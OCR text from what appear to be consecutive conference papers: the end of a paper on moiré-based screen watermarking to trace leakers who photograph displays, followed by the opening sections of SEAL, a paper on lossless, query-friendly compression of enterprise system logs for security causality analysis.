[37] Rabia Riad, Frédéric Ros, Rachid Harba, Hassan Douzi, and Mohamed El Hajji. Pre-processing the cover image before embedding improves the watermark detection rate. In *WCCS'14*, pages 705–709. IEEE, 2014.

[38] Lalit Kumar Saini and Vishal Shrivastava. A survey of digital watermarking techniques and its applications. *arXiv preprint arXiv:1407.4735*, 2014.

[39] Phibit Software. *Icemark*, 2016. http://www.phibit.com/icemark/.

[40] syvaidya. *OpenStego*, 2015. https://sourceforge.net/projects/openstego/.

[41] Kharittha Thongkor and Thumrongrat Amornraksa. Robust image watermarking for camera-captured image using image registration technique. In *ISCIT'14*, pages 479–483. IEEE, 2014.

[42] Advanced Photo Tools. *SignMyImage*, 2013. http://www.adptools.com/signmyimage/.

[43] Pei-Hen Tsai and Yung-Yu Chuang. Target-driven moire pattern synthesis by phase modulation. In *ICCV'03*, pages 1912–1919, 2013.

[44] Version. *2018 Data Breach Investigations Report*, 2018. https://tinyurl.com/qm3dmm2.

[45] Thomas Walger and Roger David Hersch. Hiding information in multiple level-line moirés. In *DocEng'15*, pages 21–24. ACM, 2015.

[46] Wikipedia. *Color filter array*, 2019. https://en.wikipedia.org/wiki/Color_filter_array.

[47] Wikipedia. *Gamma correction*, 2019. https://en.wikipedia.org/wiki/Gamma_correction.

[48] Wikipedia. *Grayscale*, 2019. https://en.wikipedia.org/wiki/Grayscale.

[49] Wikipedia. *HSL and HSV*, 2019. https://en.wikipedia.org/wiki/HSL_and_HSV.

[50] Wikipedia. *k-means clustering*, 2019. https://en.wikipedia.org/wiki/K-means_clustering.

[51] Wikipedia. *Visual system*, 2019. https://en.wikipedia.org/wiki/Visual_system.

[52] Shanxin Yuan, Radu Timofte, Ales Leonardis, Gregory Slabaugh, Xiaotong Luo, Jiangtao Zhang, Yanyun Qu, Ming Hong, Yuan Xie, Cuihua Li, et al. Ntire 2020 challenge on image demoireing: Methods and results. *arXiv preprint arXiv:2005.03155*, 2020.

[53] Kai Zhang, Chenshu Wu, Chaofan Yang, Yi Zhao, Kehong Huang, Chunyi Peng, Yunhao Liu, and Zheng Yang. Chromacode: A fully imperceptible screen-camera communication system. In *MobiCom'18*, pages 575–590. ACM, 2018.

[54] zlyBear. *BearOCR*, 2019. https://github.com/zlyBear/BearOCR.

11 Appendix

11.1 Minimal Photograph Distance

Considering the goal of recording the confidential information displayed on the screen with smartphones, we assume the adversary is likely to capture the screen in complete and hold the smartphone vertically to avoid the signs of secret filming. In this case, the photograph distance D adopted by the adversary shall be larger than a minimal value D_{min} to contain the entire screen in photos.

According to Equ. 4, the photograph distance D can be calculated as $D = \frac{S_{obj} \times L_f}{S_{cam}}$. For the minimal distance D_{min}, S_{obj} is the physical width of the display screen, L_f is the physical focal length of the camera, and S_{cam} refers to the image width of the camera. S_{cam} can be further calculated as $S_{cam} = S_p \times N_p$, where S_p is the size of a single pixel and N_p is the number of pixels in width of the camera. As a result, D_{min} can be given as follows:

$$D_{min} = \frac{S_{obj} \times L_f}{S_{cam}} = \frac{S_{obj} \times L_f}{S_p \times N_p} \tag{15}$$

With the device specifications in Tab. 1 and Tab. 2, we can calculate the minimal photograph distance D_{min} for various screen-camera settings. For instance, for our default setting, i.e., the BenQ EW2440ZC monitor for image display and the LG Nexus 5X smartphone for image capture, $D_{min} = \frac{S_{obj} \times L_f}{S_p \times N_p} = \frac{53.1cm \times 5mm}{1.55\mu m \times 3024} = 56.6cm$. For HUAWEI Mate 10, HUAWEI P9, and Apple iPhone X, it will be $57.1cm$, $64.2cm$, and $57.6cm$, respectively. Therefore, to capture a 24" LCD display that is most commonly seen on the market with smartphones, the photograph distance shall usually be larger than 60 cm.

11.2 `mID` Algorithms

Algorithm 1: Saturation Balance

Input:
- $M = \{H,S,V\}$: extracted joint Moiré area
- N: number of bits of `mID`.
- w: width of the joint Moiré area

Output: S': saturation of the balanced joint Moiré area

$sp_2, sp_N \leftarrow$ SPLIT_MOIRÉ _AREA(M,N) $s_l, s_r \leftarrow$ AVERAGE_SATURATION(sp_2, sp_N)
$p_l = 0.5 + 0.5 * abs(min(0, \frac{s_l - s_r}{s_r}))$
$p_r = 0.5 + 0.5 * abs(min(0, \frac{s_r - s_l}{s_l}))$
for $M(x,y) \in M$ **do**
  if $y \leq w/2$: **then**
    $a = \frac{1}{max(S(x,y), 1-p_l)}$
  else
    $a = \frac{1}{max(S(x,y), 1-p_r)}$
  $S'(x,y) = a \cdot S(x,y)$

Algorithm 2: `mID` Decoding

Input:
- $M = \{H,S,V\}$: extracted joint Moiré area
- N: number of bits of `mID`.

Output: B: decoded bit sequence

$W \leftarrow$ WIDTH(M) // get the width of the joint Moiré area
$S' \leftarrow$ SATURATION_BALANCE(M,N,W) // get the saturation of the balanced joint Moiré area
$\mu \leftarrow$ AVERAGE(S')
$\sigma \leftarrow$ STD(S')
$\alpha = 1.6$ // amplification factor
for $S'(x,y) \in S'$ **do**
  if $S'(x,y) \leq \mu + \alpha \cdot \sigma$: **then**
    $S'(x,y) = 0$
$S'(y) = normalization(\sum_x S'(x,y))$ // get the normalized saturation matrix
$S'(y) = hanning(S'(y))$ // noise suppress
for $i \in [0, N-1]$ **do**
  $P_i = \sum S'(\frac{w}{N} \cdot i : \frac{w}{N} \cdot (i+1))$
$P_k \leftarrow$ K_LARGEST(P,k) // get the k^{th} largest value
$\sigma' \leftarrow$ STD(P)
$\beta = 0.1$ // the decreasing factor
for $i \in [0, N-1]$ **do**
  if $P_i \geq P_k$: **then**
    $P_i = \frac{P_i}{\sigma'^{\beta}}$
$B \leftarrow$ K-MEANS(P) // k-means clustering
$f \leftarrow$ CHECK_CODE_MATCHING(B)
if $f ==$ *True:* **then**
  $B = \sim B$

11.3 Summary of Questionnaire Survey

The first 3 questions of the questionnaire survey are essay-content-related choice questions, which are the superficial tasks of the test. The real aim is to learn whether the participants feel or notice any visual abnormality during the process of reading (Question 6). Two transitional questions (Question 4 and 5) are used to cover it up.

Table 4: Summary of questionnaire survey.

No.	Question
1-3	Essay-content-related choice questions
4	Is this test difficult? (7-point scale, where 7 indicates the most difficult)
5	Did the display device work well? (7-point scale, where 7 indicates the best functionality)
6	Do you feel abnormal or uncomfortable during reading, e.g., display glitch/flicker or visual abnormity? (7-point scale, where 7 indicates the most abnormal)

SEAL: Storage-efficient Causality Analysis on Enterprise Logs with Query-friendly Compression

Peng Fei
University of California, Irvine

Zhou Li
University of California, Irvine

Zhiying Wang
University of California, Irvine

Xiao Yu
NEC Laboratories America, Inc.

Ding Li
Peking University

Kangkook Jee
University of Texas at Dallas

Abstract

Causality analysis automates attack forensic and facilitates behavioral detection by associating causally related but temporally distant system events. Despite its proven usefulness, the analysis suffers from the innate big data challenge to store and process a colossal amount of system events that are constantly collected from hundreds of thousands of end-hosts in a realistic network. In addition, the effectiveness of the analysis to discover security breaches relies on the assumption that comprehensive historical events over a long span are stored. Hence, it is imminent to address the scalability issue in order to make causality analysis practical and applicable to the enterprise-level environment.

In this work, we present SEAL, a novel data compression approach for causality analysis. Based on information-theoretic observations on system event data, our approach achieves lossless compression and supports near real-time retrieval of historic events. In the compression step, the causality graph induced by the system logs is investigated, and abundant edge reduction potentials are explored. In the query step, for maximal speed, decompression is opportunistically executed. Experiments on two real-world datasets show that SEAL offers 2.63x and 12.94x data size reduction, respectively. Besides, 89% of the queries are faster on the compressed dataset than the uncompressed one, and SEAL returns exactly the same query results as the uncompressed data.

1 Introduction

System logs constitute a critical foundation for enterprise security. The latest computer systems have become more and more complex and interconnected, and attacker techniques have advanced to take advantage and nullify the conventional security solutions which are based on static artifacts. As a result, the security defense has turned more to pervasive system event collection in building effective security measures. Research has extensively explored security solutions using system logs. *Causality analysis* in the log setting (or *attack provenance*), as defined in [83], is one such direction that reconstructs information flow by associating interdependent system events and operations. For any suspicious events, the analysis automatically traces back to the initial penetration (root-cause diagnosis), or measures the amount of the impact by enumerating the system resources affected by the attacker (attack ramification). Encouragingly, the security solutions based on pervasive system monitoring and causality analysis no longer remain as a research prototype. Many proposed ideas have actualized as commercial solutions [8, 14, 22].

However, due to their data-dependent nature, the effectiveness of the above security solutions is heavily constrained by the system's data storage and processing capability. On one hand, keeping large volumes of comprehensive historical system events is essential, as the security breach targeting an enterprise tends to stay at the network over a long span: an industry report by TrustWave [78] shows, on average, an intrusion *prolongs over 188 days* before the detection. On the other hand, the size of a typical enterprise network and the amount of system logs each host generates could put high pressure on the security solutions. For instance, our industrial partner reported that on average *50 GB amount of logs are produced from a group of 100 hosts daily*, and they can only sustain *at most three months of data* despite the inexpensive storage cost. There is a compelling need for a solution that can scale storage and processing capacity to meet the enterprise-level requirement.

Lossless compression versus lossy reduction. Compression techniques [79] come in handy for improving the storage efficiency of causality analysis. Existing approaches [37, 45, 77, 83] tend to carry out *lossy reduction*, which *removes* logs matching pre-defined patterns, leading to unavoidable information loss. Although they showed that the validity of causality analysis is preserved on samples of investigation tasks, *there is no guarantee that every task will derive the right outcome*. In Section 2.3, we show examples about when they would introduce false positives/negatives. In addition, the accuracy of other applications such as behavioral detection [30, 53] and machine-learning based anomaly detec-

tion [10, 19, 47, 62, 63, 84] would be tampered, when they use the same log data. Alternatively, *lossless compression* [79] allows *any* information to be restored and thus causality analysis is preserved. Though the standard tools like Gzip [18] are expected to achieve a high compression rate, they are not applicable to our problem, because high computation overhead of *decompression* will be incurred when running causality analysis.

In this work, we challenge the common belief that lossless compression is inefficient for causality analysis, by developing SEAL (**S**torage-**E**fficient **A**nalysis on enterprise **L**ogs) under information-theoretic principles. Compared to the previous approaches, logs under a wider range of patterns can be compressed in a lossless fashion without the need for carefully examining conditions such as traceability equivalence or dependence preservation, while the validity and efficiency of any investigation task of causality analysis are preserved.

Contributions. The main contributions of this paper are as follows.

• We develop a framework of *query-friendly compression* (QFC) specialized for causality analysis. In this framework, the dependency graph is induced from the logs, and lossless compression is applied to the structure (vertices and edges) and then to the edge properties, or attributes (e.g., timestamp). QFC ensures every query is answered accurately, while the query efficiency is guaranteed as the majority of operations required by queries are done *directly on the compressed data*.

• We design compression and querying algorithms according to the definition of QFC. For graph structures, we define merge patterns to be subgraphs whose edges are combined into one new edge. For edge properties, delta coding [59] and Golomb codes [28] are applied to exploit temporal locality, meaning that consecutively collected logs have similar timestamps. To return answers to a causality query, the proposed method obviates decompression unless the relationship between the timestamps of a compressed edge and the time range of the query cannot be determined.

• A compression ratio estimation algorithm is provided to facilitate the decision of using the compressed or uncompressed format for a given dataset. We show that the compression ratio can be determined by the average degree of the dependency graph. Our algorithm estimates the average degree by performing random walk on the dependency graph with added self-loops, and randomly restarting another walk during the process. If the estimated compression ratio of a given dataset is smaller than a specified threshold, compression can be skipped.

• The above algorithms are implemented in SEAL, which consists of the compression system that is applied to online system logs and the querying system that serves causality analytics. Due to the large amount of merge patterns in the dependency graphs, SEAL can compress online log data into a significantly smaller volume. In addition, the query-friendly design reduces the required decompression operations. We evaluate SEAL on system logs from 95 hosts provided by our industrial partner. The experiment results demonstrate an average of 9.81x event reduction, 2.63x storage size reduction. Besides, 89% of the queries are faster on the compressed dataset than the uncompressed one. We also evaluate SEAL on DARPA TC dataset [16] and achieved 12.94x size reduction. Causality analysis to investigate attacked entities is shown to return accurate results with our compression method.

2 Background

We first describe the concepts of system logs and causality analysis. Then, we review the existing works based on lossy reduction and compare SEAL with them.

2.1 System Logs

To transparently monitor the end-host activities in a confined network, end-point detection and response (EDR) has become a mainstream security solution [35]. A typical EDR system deploys data collection sensors to collect the major system activities such as *file*, *process* and *network* related events, as well as events with high security relevancy (e.g., login attempts, privilege escalation). Sensors then stream the collected system events to a centralized *data back-end*. Data collection at end-host hinges on different operating systems' (OS) kernel-level supports for system call level monitoring [11, 55, 69].

In this study, we obtained a dataset from the real-world corporate environment. Data sources are the system logs generated by kernel audit [69] of Linux hosts and Event Monitoring for Windows (ETW) [55] of Windows hosts respectively. The system events belong to three different categories: (i) process accesses (reads or write) files (P2F), (ii) process connects to or accepts network sockets (P2N), and (iii) process creates other processes, or exits it executions. These system events captured from each end-host are transferred to the back-end and represented in a graph data structure [42] where nodes represent system resources (i.e., process, file, and network socket) and edges represent interactions among nodes. Our system labels edges with attributes specific to system operations. For instance, amounts of data transferred for file and network operations, command-line arguments for process creations. The dataset comprises of various workloads that range from simple administrative tasks to heavy-weight development and data analysis tasks and also includes end-user desktops and laptops as well as infra-structural servers.

Among the three categories of system events (file, network, and process) in the dataset, file operations account for the majority, taking over 90% portions, therefore become the primary target for SEAL compression. In particular, the *file operation* like create, open, read, write or delete is logged in each file event, alongside its *owner process*, *host ID*, *file path*, and *timestamp*. All file events have been properly anonymized

(no user identifiable information exists in any field of the table) to address privacy concerns.

Despite its improved visibility, data collection for in-host system activity results in a prohibitive amount of processing and storage pressures, compared to other network-level monitoring appliances [63]. For instance, our data collection deployment on average reported approximately 50 GB amount of logs for a group of 100 hosts daily. Given that a typical enterprise easily exceeds hundreds of thousands of hosts for its network, it is imminent to address the scalability issues in order to make causality analysis practical and applicable to a realistic network.

2.2 Causality Analysis in the Log Setting

After the end-point logs are gathered and reported to the data processing back-end, different applications are run atop to produce insights to security operators, such as machine-learning based threat detection [10], database queries [23–25] and causality analysis (or data provenance) [83]. Although our approach mainly focuses on the causality analysis, which requires high fidelity on its input data, it also benefits other analyses as our approach reduces data storage and computational costs.

To its core, causality analysis automates the data analysis and forensic tasks by correlating data dependency among system events. Using the restored causality, security operators accelerate *root cause* analysis of security incident and attack ramification. The causality analysis is considered to be a *de facto* standard tool for investigating long-running, multi-stage attacks, such as Advanced Persistent Threat (APT) campaigns [58]. For any suspicious events reported by users or third-part detection tools, the operator can issue a query to investigate causally related activities. The causality analysis then consults to its data back-end to restore the dependencies within the specified scope. The accuracy of causality analysis relies on the completeness of data collection, and the analysis response time and usability depend on the data access time. In Section 3.1, we demonstrate a causality analysis where our compression approach addresses the scalability issues without deteriorating accuracy and usability.

2.3 Comparison with Lossy Reduction

To reduce the storage overhead in supporting causality analysis, prior works advocated *lossy reduction* [37, 45, 77, 83], which removes logs of certain patterns before they are stored by the back-end server. Here we show the reduction rules of the prior works and compare their scope to `SEAL`.

LogGC [45] removes temporary files from the collected data that are deemed not affecting causality analysis. NodeMerge [77] merges the read-only events (`Read` events in our data) during the process initialization. The approach proposed by Xu et al. [83] removes repeated edges between two objects




Figure 1: Comparison of our method `SEAL` to LogGC [45], NodeMerge [77], methods by Xu et al. [83] and Hossain et al. [37]. In NodeMerge (the second graph in the middle column), the node T represents a new node. In `SEAL` (the right column), the blue solid circles represent new nodes.

on the same host (e.g., multiple read events between a file and a process) when a condition termed trackability equivalence is satisfied. Hossain et al. [37] relaxes the condition of [83] such that more repeated events (e.g., repeated events *cross hosts*) can be pruned, which tends to be more conservative to maintain graph trackability.

`SEAL` is more general compared to any of the existing works. Our *lossless compression* schema is agnostic to file types and is therefore complementary to LogGC. `SEAL` also processes `Write` and `Execute` events, compared to NodeMerge, and therefore covers the whole life-cycle of a process. Compared to Xu et al. and Hossain et al., `SEAL` is more aggressive, e.g., merging not only the edges repeated between a pair of nodes. Figure 1 also illustrates the differences. In Section 5, we compare the overall reduction rate, with Hossain et al., which is the most recent work.

In terms of data fidelity, none of the prior works can guarantee false negative/positive would not occur during attack investigation. For LogGC, if the removed temporary files are related to network sockets, data exfiltration done by the attacker might be missed. For NodeMerge, the authors described a potential evasion method: the attacker can keep the malware waiting for a long time before the actual attack, so that the malware might be considered as a read-only file as determined by their threshold and break the causality dependencies (see [77] Section 10.4). PCAR of Xu et al. introduces false connectivity in two (out of ten) investigation tasks (see [83] Section 4.3). Similarly, false negatives could




Figure 2: A dependency graph (see Section 3.1) under Full Dependency (FD) preservation reduction [37], where one edge is removed. The timestamp of each event is labeled on the edge. When querying for nodes dependent on Node A after time 15, the reduced dataset returns the empty set but the original dataset returns B, C, D. From the example we see that FD can return less number of nodes for causality analysis under time constraints.

be introduced to the system of Hossain et al. when the query has a time constraint, and we provide an example in Figure 2.

On the other hand, as SEAL ensures the completeness of logs, it can mitigate any of the above issues.

3 Log Compression

SEAL aims to compress the *dependency graph* constructed from system logs, as illustrated in Figure 3, while supporting the causality analysis without sacrificing query efficiency and analysis accuracy. If every analysis task results in decompressing a large portion of data, the goal of query efficiency will not be achieved. If compression causes significant information loss, the forensic analysis might lead to incorrect conclusion. Therefore, we design SEAL to compress the vertices and edges of a large amount of redundant information, and the compressed sets of edges are chosen such that we can restrain the frequency or overhead of decompression.

In this section, we first describe the dataset to be processed and the query to be run by an analyst. Then, we introduce the concept Query-friendly Compression (QFC) and show how it can be applied to system logs. Moreover, we introduce the compression algorithms that can be applied on the logs and compare them with the prior research. Finally, we propose an algorithm to estimate the compression ratio based on which one can determine when to compress.

3.1 Dataset and Event Query

Table 1 shows the primary dataset (FileEvent) we need to compress and the main fields. The start and end timestamp of each event are logged by starttime and endtime. An event links a source object and a destination object, distinguished by srcid (Source ID) and dstid (Destination ID). The object associated with each event can be file or process. All events occur within a host, denoted by agentid, and there is no cross-host event. There are three types of operations associated with an event, including Execute, Read and Write, recorded by accessright. To notice, the properties of objects, like the filenames and paths, are stored in other tables. But because the other tables' volume is small, we do not process them specifically.

Field	Exemplar Value
starttime	1562734588971
endtime	1562734588985
srcid	15
dstid	27
agentid	-582777938
accessright	Execute

Table 1: On example entry of FileEvent.

New Node	Represented Nodes
a	A, B
b	B, C
c	G, H

Table 2: Node map for the example in Figure 3.

Causality analysis on FileEvent. We assume that a dependency graph $G = (V, E)$ can be derived from FileEvent, in which the vertices (V) are the objects and the *directed* edges (E) are the events. Causality analysis uncovers the causality dependency of edges, and we define its computation paradigm below, in a way similar to the definition from Wu et al. [83].

Definition 1 (Causality dependency). Given two adjacent directed edges $e_1 = (u, v)$ and $e_2 = (v, w)$, there is a causality dependency between them, denoted by $e_1 \rightarrow e_2$, if and only if $f_e(e_1) < f_e(e_2)$, where f_e extracts starttime of an event. Dependency is also defined for non-adjacent edges by transitivity: if $e_1 \rightarrow e_2$ and $e_2 \rightarrow e_3$, then $e_1 \rightarrow e_3$.

To conduct *causality analysis*, the analyst issues a query specifying the constraints to find the POI (Point-of-Interest) vertex v. The set of edges directly linked to v (termed E_v) and the ones with causality dependency to E_v will be returned. To notice, both forward-tracking (i.e., finding e_{fwd} such that $e \rightarrow e_{fwd}$) and back-tracking (i.e., finding e_{bck} such that $e_{bck} \rightarrow e$) can be supported, and in this work we focus on back-tracking [42], which is a more popular choice. Usually, newly discovered vertices/edges are returned to the analyst in an iterative way. The process will terminate when no more vertices/edges are discovered or the maximum depth specified by the analyst has been reached. In each iteration, the analyst can refine the query constraints to reduce the analysis scope.

Figure 3 (left) shows an example of a dependency graph generated from FileEvent. There are three file nodes (A, B and C) and five process nodes (D, E, F, G, H). The edge is formatted as [starttime, endtime, srcid, dstid,




Figure 3: An example of dependency graph (left) and its compressed version after applying SEAL (right). Edges are merged if and only if they share the same destination node. To facilitate causality queries, the smallest starttime and the largest endtime are defined as the first two fields in the new edge. The ellipsis mark represents the time for all the compressed edges. For example, the edge between a and D is [25,55,a,D,Read,(25,55),(35,45);(25,45)]. We use comma to separate repeated edges and use semicolon to separate different edges. Therefore, combining with the node map in Table 2, we can see the compression is lossless. The edge properties will be further compressed as described in Section 3.4.

accessright]. Given a back-tracking query about POI vertex F and starttime ranged in [45, 100], three causal events will be reported: [70, 80, E, F, Execute], [65, 85, E, F, Execute], and [50, 60, B, E, Read]. The other edges do not satisfy the definition of causality analysis.

3.2 Query-friendly Compression

While compression is a well-developed area, with numerous methods available, many of them will introduce prominent overhead to causality analysis, as they require decompression every time a vertex/edge is examined. In this work, we adopt a concept from the data-mining community, termed *Query-friendly Compression (QFC)* [20, 52, 54], and develop compression techniques around it. In essence, the techniques under QFC should compress graphs "in a way that they still can be queried efficiently without decompression" [54]. For example, 4 types of queries can be supported with QFC algorithms of [20], including neighborhood queries, reachability queries, path queries, and graph pattern queries. Causality analysis can be considered as an iterative version of neighborhood queries.

Yet, the QFC schema of prior works cannot be directly applied to our setting. Firstly, some mechanisms require significant change on the data structures [54]. For our deployment, regular SQL queries have to be supported as well so the data format after compression has to adhere to the database schema. Secondly, the edges in all prior works have no associated properties [20, 52, 54], therefore only merging vertices is sufficient to fulfill their goal. While we can follow the same approach and keep the edge properties concatenated without compression, such a design is not optimal. Moreover, the queries on dependency graphs depend on not only the connectivity of the nodes but also the edge properties like starttime, leading to the challenge of retrieving the answers.

Therefore, we modify QFC according to causality analysis, which enforces *"decompression-free"* compression on graph structure and *"query-able"* compression on edge properties. Below we define the adjusted QFC based on the definition from [20].

Definition 2 (*Query-friendly Compression*). Assume a dependency graph $G = (V, E)$ is to be compressed. Let the class of causality analysis queries be $\mathcal{Q}$, and let $Q(G)$ be the answer to the query $Q \in \mathcal{Q}$. A QFC mechanism is a triple $< R, F, P >$, where R is a compression method, $F : \mathcal{Q} \to \mathcal{Q}$ re-writes $\mathcal{Q}$ to accommodate the compressed data, and P is a post-processing function. Compression can be expressed as $R(G) = R_p(R_s(G))$, where R_s compresses the structures (vertices and edges), and R_p compresses the edge properties or fields. Denote by $G_r = R(G) = (V_r, E_r)$ the graph after compression, such that $|E_r| \leq |E|$. QFC requires that for any query $Q \in \mathcal{Q}$,

- $Q(G) = P(Q'(G_r))$, where $Q' = F(Q)$ is the query on the compressed graph, and $P(Q'(G_r))$ is the result after post-processing the query answer on G_r.
- With only R_s applied, any algorithm for evaluating Q can be directly used to compute $Q'(G_r)$ *without decompression*.
- When both R_s and R_p are applied, decompression is needed only when the relationship between the timestamps of a compressed edge $e \in E_r$ and the time range of the query cannot be determined.

Next, we describe our choices of R_s and R_p in Section 3.3 and Section 3.4. The query transformation F and the post-processing P are investigated in Section 3.5. Figure 3 (right) overviews the graph compressed with SEAL.

3.3 Compression on Graph Structure

We design the function R_s such that multiple edges (from one pair of nodes or multiple pairs) can be reduced into a single edge. In particular, our algorithm finds sets of edges satisfying a certain *merge pattern* and combines all edges in the set. By examining the fields of `FileEvent`, one expects a higher compression ratio if edges with common fields are merged. Moreover, edges within proximity can be merged without sacrificing causality tracking performance. As illustrated in Figure 3, we choose the merge pattern to be *the set of all incoming edges of any node $v \in V$, which will share properties such as* `dstid` *or* `agentid`. Correspondingly, a new node is added in the new graph G_r, representing the combination of all the parent nodes of v, if the number of parent nodes is more than 1.

We give an example in Figure 3. The new node `a` is generated to correspond to two individual nodes {`A`,`B`}, and the new edge [`25, 55, a, D, Read, (25, 55), (35, 45); (25, 45)`] is generated to correspond to three individual edges {[`25, 55, A, D, Read`], [`35, 45, A, D, Read`], [`25, 45, B, D, Read`]}. Similarly, we merge the two incoming edges of node `B`, merge the two incoming edges of node `E`, and create new nodes `c, b`, respectively. We also merge the two repeated edges between nodes `E, F`, but no new node needs to be created for them. Individual edges are removed in the compressed graph G_r if they are merged into a new edge. However, as can be seen in Figure 3, individual nodes should not be removed. For example, even if the individual node `B` is included in the new node `a`, it cannot be removed because of its own incoming edges. The new nodes are recorded in a *node map*, shown in Table 2.

Our algorithm for R_s is shown in Algorithm 1. It takes all the events as input, and creates two hash maps: (i) *NodeMap*, child node with all its parent nodes, and (ii) *EdgeMap*, a pair of nodes with all its corresponding edges. Then for each child node $v \in V$, all its parent nodes and the corresponding incoming edges are identified and merged. Meanwhile, the node map as in Table 2 is also updated. The time complexity of this algorithm is linear in the size of the graph, namely, $O(|V|+|E|)$. When responding to queries, decompression is selectively applied to *restore* the provenance, with the help of *NodeMap* and *EdgeMap*.

3.4 Compression on Edge Properties

For all the properties or fields for a merged edge, they should be combined and compressed due to the redundant information, which is the focus of the compression function R_p. We propose delta coding for merged timestamp sequence, and Golomb code for the initial value in the sequence.

Delta coding. Delta coding represents a sequence of values with the differences (or delta). It has been used in updating webpages, copying files online backup, code version control and etc. [59]. We apply delta coding on timestamp fields (`starttime`, `endtime`) , as they usually share a long prefix. For instance, as shown in Figure 4, the `starttime` field is a long integer, and merged individual edges have values like 1562734588980, 1562734588971, 1562734588984, 1562734588990. Those values usually share the same prefix as the events to be compressed are often collected in a small time window, hence delta coding can result in a compact representation.

As shown in Figure 4, assume a node x has d incoming edges and p parent nodes, $1 \le p \le d$. Let the `starttime` of the j-th edge be t^j_{start}, $1 \le j \le d$. We first construct a sequence

$$\mathbf{t}_{start} = [t^0_{start};\quad t^1_{start};\quad t^2_{start}, t^3_{start};\quad \ldots;\quad t^d_{start}:]$$

where $t^0_{start} = \min_{1\le j\le d}(t^j_{start})$. Here comma is used to separate different edges from the same parent node, and semicolon separates different parent nodes. The colon at the end is used to separate the timestamp fields. For `endtime`, we choose the initial entry t^0 to be the *maximum* among the edges. Then we concatenate both fields into one sequence.

Algorithm 1 Graph structure compression.

Input: a set of edges E.
Output: a set of new edges E', a node map *NodeMap*.

```
NodeMap ← ∅          ▷ hash map (key = a node, value = parent nodes)
EdgeMap ← ∅ ▷ hash map (key = a pair of nodes, value = edges)
for e = (u,v) ∈ E do
    NodeMap.put(v,u)
    EdgeMaps.put((u,v),e)
end for
E' ← ∅
for v ∈ NodeMap.keys do
    e' = ∅                                   ▷ a new edge
    U ← NodeMap.get(v)
    for u ∈ U do
        e' ← e' ∪ {EdgeMap.get((u,v))}
    end for
    E' ← E ∪ {e'}
end for
```




Figure 4: Delta coding for `starttime`. The first number in the combined time vector is the minimum time among the edges.

Then, we compute the delta for every consecutive pair of timestamps: for $1 \leq j \leq d$, $\Delta^j_{start} = t^j_{start} - t^{j-1}_{start}$. The resulting coded timestamp of the merged edge is:

$$[t^0_{start};\quad \Delta^1_{start};\quad \Delta^2_{start}, \Delta^3_{start};\quad \Delta^4_{start};\quad ...,\quad \Delta^d_{start}:]$$

and delta coding is also applied to the other timestamp fields. The time complexity of delta coding is $O(d)$ where d is the number of edges.

To conform to the uncompressed `FileEvent` format, the t^0_{start} and t^0_{end} are stored in the `starttime` and `endtime` field of the new edge e^c respectively, and the generated delta-coded `starttime` and `endtime` are stored in a new `delta` field.

Golomb coding. Delta coding can compress all the elements of the combined time sequence except t^0 which is still a long integer. Moreover, if an individual edge is not merged, its timestamps are also long integers. We choose to employ Golomb coding [28] to compress long integers to relatively small integers. Alternatively, a more aggressive approach is to use delta coding to compress t^0 of different merged events, but the database index will be updated [13] and the query cost will be high. One favorable property of Golomb coding is that the relative order of the numbers is not changed, which fits well with the requirements of `QFC`. That is, if $t > t'$, then we have the Golomb coded variable $\text{Gol}(t) > \text{Gol}(t')$.

Golomb code uses a parameter M to divide an input datum N into two parts (quotient q and reminder r) by

$$q = \lfloor \frac{N-1}{M} \rfloor,\ r = N - qM - 1. \tag{1}$$

